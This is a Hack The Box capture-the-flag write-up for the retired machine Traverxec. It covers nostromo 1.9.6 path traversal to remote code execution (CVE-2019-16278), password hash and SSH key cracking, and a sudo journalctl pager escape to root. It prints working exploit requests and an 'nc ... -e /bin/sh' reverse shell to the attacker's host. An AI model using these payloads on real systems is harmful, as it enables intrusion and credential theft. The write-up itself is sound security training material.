

Traverxec by k0rriban

htbexplorer report

Name	IP Address	Operating System	Points	Rating	User Owns	Root Owns	Retired	Release Date	Retired Date	Free Lab	ID
Traverxec	10.10.10.165	Linux	20	4.3	18105	17234	Yes	2019-11-16	2020-04-11	No	217

Summary

1. Scan ports -> 22,80
2. Enumerate port 80 -> `nostromo 1.9.6`
3. RCE on `nostromo 1.9.6` -> User shell as `www-data`
4. Look up server files -> `david hash`
5. Crack hash -> `david:NowOnly4me`
6. Access `/~david/protected-files-area` -> Download `backup-ssh-keys.tar.gz`
7. Untar backup -> `id_rsa` for david (encrypted)
8. Crack `id_rsa` hash -> `id_rsa:hunter`
9. ssh to david -> User shell as `david` (User flag)
10. Read `server-stats.sh` -> `NOPASSWD journalctl`
11. Inject `!/bin/bash` in `journalctl` paginate mode -> `Root shell` (root flag)

Enumeration

OS

TTL	OS
+ - 64	Linux
+ - 128	Windows

As we can see in the code snippet below, the operating system is Linux.

```
> ping -c 1 10.10.10.165
PING 10.10.10.165 (10.10.10.165) 56(84) bytes of data.
64 bytes from 10.10.10.165: icmp_seq=1 ttl=63 time=54.8 ms
```

Nmap port scan

First, we will scan the host for open ports.

```
> sudo nmap -p- -sS --min-rate 5000 10.10.10.165 -v -Pn -n -oG Enum/allPorts
```

With the utility `extractPorts` we list and copy the open ports:

```
> extractPorts Enum/allPorts

[*] Extracting information...

    [*] IP Address:  10.10.10.165

    [*] Open ports:  22,80

[*] Ports have been copied to clipboard...
```

Run a detailed scan on the open ports:

```
> nmap -p22,80 -sVC -n -Pn 10.10.10.165 -oN Enum/targeted
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)
|   256  93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)
|_  256  9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)
80/tcp    open  http      nostromo 1.9.6
|_ http-server-header: nostromo 1.9.6
|_ http-title: TRAVERXEC
```

Final nmap report

Port	Service	Version	Extra
22	ssh	OpenSSH 7.9p1	Debian 10
80	http	nostromo 1.9.6	-

Port 80 enumeration

Technology scan

```
> whatweb 10.10.10.165
http://10.10.10.165 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[nostromo 1.9.6],
IP[10.10.10.165], JQuery, Script, Title[TRAVERXEC]
```

Toguether with wappalyzer extension:

Technology	Version	Detail
Nostromo	1.9.6	-
JQuery	1.12.4	-
Bootstrap	3.3.7	-

Web content fuzzing

Web content enumeration with wfuzz:

```
> wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/common.txt --hc 404 --hh 0 -Z
"http://10.10.10.165/FUZZ"
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****

Target: http://10.10.10.165/FUZZ
Total requests: 4712

=====
ID           Response  Lines   Word      Chars      Payload
=====
000000234:   501       13 L    30 W      310 Ch    "Documents and Set
                                tings"
000000304:   501       13 L    30 W      310 Ch    "Program Files"
000001325:   301       13 L    30 W      314 Ch    "css"
000002136:   301       13 L    30 W      314 Ch    "icons"
000002170:   301       13 L    30 W      314 Ch    "img"
000002191:   200      400 L   1177 W   15674 Ch  "index.html"
000002348:   301       13 L    30 W      314 Ch    "js"
```

```
000002442: 301      13 L    30 W    314 Ch    "lib"
000003510: 501      13 L    30 W    310 Ch    "reports list"
```

We find some **501 codes** which we can't access but enumerate some interesting files. As we don't know the domain name, we will omit subdomain enumeration.

Manual enumeration

Browsing the webpage manually, we can enumerate the `/img/portfolio/` directory and the file `/empty.html`. There is a **contact form** which is not yet implemented.

RCE via nostromo's path traversal

Remembering the CMS **nostromo 1.9.6**, it is outdated from version **1.9.9**, so we can find the exploits:

```
> searchsploit nostromo
-----
Exploit Title                                     | Path
-----
Nostromo - Directory Traversal Remote Command Ex | multiple/remote/47573.rb
nostromo 1.9.6 - Remote Code Execution           | multiple/remote/47837.py
nostromo nhttpd 1.9.3 - Directory Traversal Remo | linux/remote/35466.sh
-----
Shellcodes: No Results
```

We can see there is a RCE exploit for version 1.9.6, let's take a look at the payload used:

```
payload = 'POST /.%0d/.%0d/.%0d/.%0d/.bin/sh HTTP/1.0\r\nContent-Length: 1\r\n\r\nnecho\necho\n{}2>&1'.format(cmd)
```

This script is exploiting the [CVE-2019-16278](#), so we could craft a post request to achieve RCE.

Path traversal testing

First, let's test the path traversal vulnerability needed:

```
> curl http://10.10.10.165/.%0D/.%0D/.%0D/.%0D/.%0D/.etc/passwd -s > Results/passwd
> cat Results/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
david:x:1000:1000:david,,,:/home/david:/bin/bash
> curl http://10.10.10.165/.%0D/.%0D/.%0D/.%0D/.%0D/.home/david/.ssh/id_rsa -s | grep 404
<title>404 Not Found</title>
<h1>404 Not Found</h1>
```

So we confirmed the path traversal vulnerability using `%0d` to bypass the `../` filter, and also discovered the user **david** which does not have ssh keys.

Exploiting path traversal

We can exploit this vulnerability to inject commands into `/bin/sh` and obtain RCE, to do so we can try the following injection:

```
> echo "echo hi" | sh
hi
```

But using a post request:

```
> curl -X POST "http://10.10.10.165/./%0d./%0d./%0d./%0d./bin/sh" -s -d "echo test"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<title>500 Internal Server Error</title>
```

We cannot confirm the exploit this way, instead, we can try to monitorize http connections to our own server, to do so, in the victim machine:

```
> curl -X POST "http://10.10.10.165/./%0d./%0d./%0d./%0d./bin/sh" -s -d "wget
http://10.10.14.15:4444/index.html"
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<title>500 Internal Server Error</title>
<meta http-equiv="content-type" content="text/html; charset=iso-8859-1">
</head>
<body>

<h1>500 Internal Server Error</h1>

<hr>
<address>nostromo 1.9.6 at 10.10.10.165 Port 80</address>
</body>
</html>
```

In this shell this seems like a failure, but in the server shell:

```
> python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
10.10.10.165 - - [11/Jun/2022 11:31:36] code 404, message File not found
10.10.10.165 - - [11/Jun/2022 11:31:36] "GET /index.html HTTP/1.1" 404 -
```

We recieved the request, so the RCE is confirmed, but we can't see any output.

User shell via RCE

Now we can try to run a reverse shell on the machine and obtain a shell in the machine:

```
# Trigger terminal
> curl -X POST "http://10.10.10.165/./%0d./%0d./%0d./%0d./bin/sh" -s -d "nc 10.10.14.15 3333
-e /bin/sh"
# Listening terminal
> nc -nlvp 3333
Connection from 10.10.10.165:56114
whoami
www-data
hostname -I
10.10.10.165
# Upgrading shell
which script
/usr/bin/script
which bash
/usr/bin/bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@traverxec:/usr/bin$ ^Z
zsh: suspended nc -nlvp 3333
> stty raw -echo;fg
[1] + continued nc -nlvp 3333
reset xterm
www-data@traverxec:/usr/bin$
```

User pivoting to david

Now that we own www-data, we should try to pivot over david, first let's check some basic privesc vulns:

```
www-data@traverxec:/var/nostromo/conf$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for www-data:
www-data@traverxec:/var/nostromo/conf$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
www-data@traverxec:/var/nostromo/conf$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/bin/sudo
/usr/bin/umount
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
```

As we can see, there is nothing useful for escalating directly to root. Then, we should enumerate the folder `/var/nostromo`, and in the path `/var/nostromo/conf` we can see:

```
www-data@traverxec:/var/nostromo/conf$ ls -la
total 20
drwxr-xr-x 2 root daemon 4096 Oct 27  2019 .
drwxr-xr-x 6 root root   4096 Oct 25  2019 ..
-rw-r--r-- 1 root bin     41 Oct 25  2019 .htpasswd
-rw-r--r-- 1 root bin   2928 Oct 25  2019 mimes
-rw-r--r-- 1 root bin    498 Oct 25  2019 nhttpd.conf
www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
# MAIN [MANDATORY]

servername          traverxec.htb
serverlisten        *
serveradmin          david@traverxec.htb
serverroot           /var/nostromo
servermimes          conf/mimes
docroot              /var/nostromo/htdocs
docindex             index.html

# LOGS [OPTIONAL]

logpid               logs/nhttpd.pid

# SETUID [RECOMMENDED]

user                 www-data

# BASIC AUTHENTICATION [OPTIONAL]

htaccess             .htaccess
htpasswd             /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]
```

```
/icons          /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs        /home
homedirs_public  public_www
www-data@traverxec:/var/nostromo/conf$ cat .htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
```

So we obtained a hash for user david, let's crack it with `john`:

```
> echo 'david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/' > Results/david_hash
> john --wordlist=/usr/share/dict/rockyou.txt Results/david_hash
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-opencl"
Use the "--format=md5crypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4x3])
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Nowonly4me      (david)
1g 0:00:01:01 DONE (2022-06-11 11:55) 0.01629g/s 172399p/s 172399c/s 172399C/s
Noyonecta..Nourwrong1978
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

So we obtained a password for david, `david:Nowonly4me`, let's try to login:

```
www-data@traverxec:/var/nostromo/conf$ su david
Password: # Nowonly4me
su: Authentication failure
```

Then, let's try to enumerate vulns related to the server now that we have a password. If we remember reading `nhttpd.conf` we can enumerate:

- Domain name: `traverxec.htb`
- Server admin: `david@traverxec.htb`
- Homedirs: `/home`
- Homedirs_public: `public_www`

First, let's add `traverxec.htb` to the `/etc/hosts` file, which will let us perform subdomain fuzzing if needed. Also, let's google how homedirs work in nostromo. From `nostromo web server` we can read:

```
To access a users home directory enter a ~ in the URL followed by the home directory name like in
this example:
http://www.nazgul.ch/~hacki/
```

As we know, the `homedirs` field id `/home`, so we could try the following request:



So we need to enumerate files inside `/home/david` folder, we can suppose `user.txt`:

```
> curl "http://traverxec.htb/~david/user.txt" -s | grep 404
<title>404 Not Found</title>
<h1>404 Not Found</h1>
```


With this error output and the field `homedirs_public`, we can suppose that not every file in `/homedir` is accessible, so let's try to access `/home/david/public_www`:

```
> curl "http://traverxec.htb/~david/public_www" -s | grep 404
<title>404 Not Found</title>
<h1>404 Not Found</h1>
```

It is not accessible from web, let's try from the `www-data` user:

```
www-data@traverxec:/var/nostromo/conf$ ls /home/david/public_www -la
total 16
drwxr-xr-x 3 david david 4096 Oct 25 2019 .
drwx--x--x 5 david david 4096 Oct 25 2019 ..
-rw-r--r-- 1 david david 402 Oct 25 2019 index.html
drwxr-xr-x 2 david david 4096 Oct 25 2019 protected-file-area
www-data@traverxec:/home/david/public_www$ cat index.html | grep Pri
</head><body><font style="sans-serif"><h1>Private space.<br>Nothing here.<br>Keep out!</h1></body>
</html>
www-data@traverxec:/home/david/public_www$ ls -la protected-file-area/
total 16
drwxr-xr-x 2 david david 4096 Oct 25 2019 .
drwxr-xr-x 3 david david 4096 Oct 25 2019 ..
-rw-r--r-- 1 david david 45 Oct 25 2019 .htaccess
-rw-r--r-- 1 david david 1915 Oct 25 2019 backup-ssh-identity-files.tgz
```

As we can see, the `index.html` file corresponds to the image we saw when accessing `http://traverxec.htb/~david`, so we can assume that url corresponds with `/home/david/public_www`. Then, we could try to download, `/~david/protected-file-area/backup-ssh-identity-files.tgz`:



And we are asked to fill a login form, let's try `david:Nowonly4me`. Success, we can now download the file:

```
> mv ~/Downloads/backup-ssh-identity-files.tgz Results
> cd Results
> tar -xf backup-ssh-identity-files.tgz
> ls
⌕ home  ⌕ backup-ssh-identity-files.tgz  ⌕ david_hash  ⌕ passwd
> cd home/david
> ls -la
drwxr-xr-x  r3van  r3van  4.0 KB Sat Jun 11 12:19:27 2022 ⌕ .
drwxr-xr-x  r3van  r3van  4.0 KB Sat Jun 11 12:19:27 2022 ⌕ ..
drwx----- r3van  r3van  4.0 KB Fri Oct 25 23:02:50 2019 ⌕ .ssh
> ls .ssh
⌕ authorized_keys  ⌕ id_rsa  ⌕ id_rsa.pub
> /bin/cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,477EEFFBA56F9D283D349033D5D08C4F
-----END RSA PRIVATE KEY-----
```

We obtained a ssh key for david, so we can now login via ssh:

```
> cp .ssh/id_rsa ../../id_rsa
> cd ../../
> chmod 600 id_rsa
> ssh david@traverxec.htb -i id_rsa
Enter passphrase for key 'id_rsa':
```

We can see the target asking for a passphrase, as the `id_rsa` is encrypted. Using `ssh2john` we can obtain a hash we can try to crack with `john`:

```
> ssh2john id_rsa > id_rsa_hash
> john --wordlist=/usr/share/dict/rockyou.txt id_rsa_hash
Warning: detected hash type "SSH", but the string is also recognized as "ssh-openc1"
Use the "--format=ssh-openc1" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter          (id_rsa)
1g 0:00:00:06 DONE (2022-06-11 12:30) 0.1483g/s 2127Kp/s 2127Kc/s 2127KC/s  yara..*7iVamos!
Session completed
```


We obtained the passphrase `hunter`, let's try it:

```
> ssh david@traverxec.htb -i Results/id_rsa
Enter passphrase for key 'Results/id_rsa': # hunter
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
david@traverxec:~$ hostname -I
10.10.10.165
david@traverxec:~$ ls
bin public_www user.txt
```

We obtained user shell as `david`.

Privilege escalation

At `/home/david` we can see the folder `bin/`, containing:

```
david@traverxec:~$ ls -la bin/
total 16
drwx----- 2 david david 4096 Oct 25 2019 .
drwx--x--x 5 david david 4096 Oct 25 2019 ..
-r----- 1 david david 802 Oct 25 2019 server-stats.head
-rwx----- 1 david david 363 Oct 25 2019 server-stats.sh
david@traverxec:~$ cat bin/*

Webserver Statistics and Data
Collection Script
(c) David, 2019

                                     .----- .
                                     |.=====| |==| |
                                     |.-----| |---|
                                     ||         || ==|
                                     ||         || ---|
                                     |'-----'| |::|
                                     '---'---'---' |---|
                                     /:~::~::~::~:\ "
                                     /:~::=====:\
jgs '-----'
                                     /:~::=====:\

#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
```

From the `.sh` script we can see that `david` has NOPASSWD privileges over `journalctl`:

```
david@traverxec:~$ cd bin/
david@traverxec:~/bin$ echo "/usr/bin/sudo /usr/bin/journalctl" >> server-stats.sh
-bash: server-stats.sh: Operation not permitted
```

Even if we are logged in as `david`, the file `server-stats.sh` is not writable. Then we could try to run the `sudo` line in our terminal:

```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Sat 2022-06-11 03:23:58 EDT, end at Sat 2022-06-11 06:42:02 EDT. --
Jun 11 05:50:18 traverxec sudo[983]: pam_unix(sudo:auth): conversation failed
Jun 11 05:50:18 traverxec sudo[983]: pam_unix(sudo:auth): auth could not identify password for [www-
data]
Jun 11 05:50:18 traverxec sudo[983]: www-data : command not allowed ; TTY=pts/0 ;
PWD=/var/nostromo/conf ; USER=root ; COMMAND=list
```

```
Jun 11 05:56:58 traverxec su[990]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0
tty=pts/0 ruser=www-data rhost= user=david
Jun 11 05:56:59 traverxec su[990]: FAILED SU (to david) www-data on pts/0
```

We are allowed to, and if we remove the `/usr/bin/cat` pipeline:

```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Sat 2022-06-11 03:23:58 EDT, end at Sat 2022-06-11 06:43:58 EDT. -
Jun 11 05:50:18 traverxec sudo[983]: pam_unix(sudo:auth): conversation failed
Jun 11 05:50:18 traverxec sudo[983]: pam_unix(sudo:auth): auth could not identify p
Jun 11 05:50:18 traverxec sudo[983]: www-data : command not allowed ; TTY=pts/0 ; P
Jun 11 05:56:58 traverxec su[990]: pam_unix(su:auth): authentication failure; logna
Jun 11 05:56:59 traverxec su[990]: FAILED SU (to david) www-data on pts/0
lines 1-6/6 (END)
```

So we entered a `paginated mode`, this mode, as well as nano or vim, can execute commands. From `gtfobins` we know we can escalate through:

```
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Sat 2022-06-11 03:23:58 EDT, end at Sat 2022-06-11 06:43:58 EDT. -
Jun 11 05:50:18 traverxec sudo[983]: pam_unix(sudo:auth): conversation failed
Jun 11 05:50:18 traverxec sudo[983]: pam_unix(sudo:auth): auth could not identify p
Jun 11 05:50:18 traverxec sudo[983]: www-data : command not allowed ; TTY=pts/0 ; P
Jun 11 05:56:58 traverxec su[990]: pam_unix(su:auth): authentication failure; logna
Jun 11 05:56:59 traverxec su[990]: FAILED SU (to david) www-data on pts/0
lines 1-6/6 (END)
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Sat 2022-06-11 03:23:58 EDT, end at Sat 2022-06-11 06:45:30 EDT. -
Jun 11 05:50:18 traverxec sudo[983]: pam_unix(sudo:auth): conversation failed
Jun 11 05:50:18 traverxec sudo[983]: pam_unix(sudo:auth): auth could not identify p
Jun 11 05:50:18 traverxec sudo[983]: www-data : command not allowed ; TTY=pts/0 ; P
Jun 11 05:56:58 traverxec su[990]: pam_unix(su:auth): authentication failure; logna
Jun 11 05:56:59 traverxec su[990]: FAILED SU (to david) www-data on pts/0
!/bin/bash
root@traverxec:/home/david/bin# hostname -I
10.10.10.165
```

We obtained root shell on `traverxec.htb`.

CVE

[CVE-2019-16278](#)

Directory Traversal in the function `http_verify` in `nostromo nhttpd` through 1.9.6 allows an attacker to achieve remote code execution via a crafted HTTP request.

Machine flags

Type	Flag	Blood	Date
User	7db0b48469606a42cec20750d9782f3d	No	11-06-2022
Root	9aa36a6d76f785dfd320a478f6e0d906	No	11-06-2022

References

- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16278>
- <https://www.gsp.com/cgi-bin/man.cgi?section=8&topic=NHTTPD>
- <https://gtfobins.github.io/gtfobins/journalctl/#sudo>